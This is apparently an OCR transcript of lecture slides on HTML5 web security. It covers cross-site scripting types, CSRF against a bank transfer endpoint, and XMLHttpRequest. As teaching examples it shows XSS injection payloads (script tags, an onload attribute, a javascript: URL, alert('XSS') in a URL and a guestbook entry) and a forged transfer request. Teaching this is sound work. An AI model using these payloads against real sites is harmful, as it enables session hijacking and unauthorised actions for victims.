HTML5 SECURITY

Martin Johns, Sebastian Lekies

Agenda

Technical Background

- What is a Web application
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)


HTML5 - What's new?

Novel Security Threats

- XMLHttpRequest Level 2
- Web Storage API
- Scriptless Attacks

Cross-Site Scripting

So, what actually *is* a web application?



Web browser

HTTP Request

HTTP Response

PHP

SQL

Database

Web server

Client-side problems:

- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)

Server-side problems:

- SQL Injection
- Remote Code Injection
- Path Traversal

XSS == HTML/JavaScript injection

Tag injection

```
Hello <b><script>...</script></b>
```

Breaking out of attributes (XSS does not need “<“)

```
<img src="foo.jpg" onload="...">
```

JavaScript-URLs (Internet Explorer, Opera)

```
<img src="javascript:...">
```

Backdoored media files

Media files can contain JavaScript Code

- Flash, Quicktime, …

And many more… Resource:

The XSS Cheatsheet: http://ha.ckers.org/xss.html

XSS: Exploitation

To conduct a successful attack the adversary has to

Include malicious JavaScript in one of the application’s pages

Trick the victim to access the page

Five types of XSS:

Reflected

Stored

DOM based

Sever caused

Browser caused


XSS Types: Reflected

Reflected XSS

Is found if a web application blindly echos user provided data

Typical examples:

- Search forms
- Custom 404 pages


antville.org - 404 - not found - Microsoft Internet Explorer
Datei Bearbeiten Ansicht Favoriten Extras ?
Zurück
Suchen
Favoriten
Adresse
Wechseln zu
Links
Blink this site
viewCookies
Fertig
Internet

http://www.antville.org/foobla.jsp

Wednesday, 05.07.2006, 09:19
You're not logged in ... login

menu
... antville.org home

resources
... project site
... macro docs
... help

Sorry!

URL foobla.jsp was not found on this server!


XSS Types: Reflected

Reflected XSS

Is found if a web application blindly echos user provided data

Typical examples:

- Search forms
- Custom 404 pages



antville.org - 404 - not found - Microsoft Internet Explorer

Adresse http://www.antville.org/<script>alert("XSS");</script>

Microsoft Internet Explorer

XSS

XSS Types: Stored

Stored XSS

The web application permanently stores user provided data

This data included in the website

Every time the vulnerable web page is visited, the malicious code gets executed

XSS Types: Stored


Stored XSS

The web application permanently stores user provided data

This data included in the website

Every time the vulnerable web page is visited, the malicious code gets executed

- Example: Guestbook


Guestbook - Microsoft Internet Explorer
Datei Bearbeiten Ansicht Favoriten Extras ?
Zurück
Suchen
Favoriten
Adresse
http://www.arbyte.local/guestbook.php
Wechseln zu
Links
Blink this site
viewCookies
Anfrage senden
Fertig
Internet

Guestbook

Hey, please sign my guest book :)

Name: Martin Malicious

Message:

```
Peng!

<script>alert("XXS");</script>
```

XSS Types: Stored

Stored XSS


The web application permanently stores user provided data

This data included in the website

Every time the vulnerable web page is visited, the malicious code gets executed

- Example: Guestbook

After injecting the attack code the adversary only has to sit back and wait…



Guestbook

Entries:

Name: Martin Malicious
Message: Peng!


XXS

XSS - Exploitation

The Attack:

An attacker includes malicious JavaScript code into a webpage

This code is executed in the victim’s browser session. **Goodbye Same-origin policy**




Cross-Site Request Forgery

Session management with cookies


After the authentication form the server sets a cookie at the client’s browser

The browser sends this cookie along with all requests to the domain of the web application



CSRF


www.bank.com



about:blank - Microsoft Internet Explorer
Datei Bearbeiten Ansicht Favoriten Extras ?
Zurück
Suchen
Favoriten
Adresse about:blank
Wechseln zu
Links Blink this site ViewCookies
Fertig
Internet

Cookie: auth_ok

CSRF



www.bank.com

www.attacker.org

GET transfer.cgi?am=10000&an=3422421

Cookie: auth_ok

about:blank - Microsoft Internet Explorer
Datei Bearbeiten Ansicht Favoriten Extras ?
Zurück
Suchen
Favoriten
Adresse about:blank
Wechseln zu
Links Blink this site viewCookies
Fertig
Internet

CSRF

Exploits implicit authentication mechanisms

- Known since 2001
- CSRF a.k.a. XSRF a.k.a. “Session Riding” a.k.a. “Sea Surf”
- Unknown/underestimated attack vector (compared to XSS or SQL injection)

The Attack:

- The attacker creates a hidden http request inside the victim’s web browser
- This request is executed in the victim’s authentication context

→ He can cause various state-changing actions using the victims identity

Defense

- Use Nonces


HTML5 – What’s new?

HTML5 – What’s new

HTML5 includes…

- A pile of new tags and structural elements
- Many new attributes
- New form elements
- New DOM interfaces and methods
- And many more …

HTML5 – What's new



Novel Security Threats

1. XMLHttpRequest Level 2
2. Web Storage API
3. Scriptless Attacks

XMLHttpRequest Level 2

XMLHttpRequest Level 1:

- Mechanism to create HTTP requests within the browser (via JavaScript)
- Requests are conducted in the name of the user (via the user’s cookies)

```
var xmlHttp = new XMLHttpRequest();

xmlHttp.open(“GET”, “ajax.php”, true);
xmlHttp.onreadystatechange = function () {
  if (xmlHttp.readyState == 4 && xmlHttp.status == 200) {
    alert(xmlHttp.responseText);
  }
};
xmlHttp.send(null);
```

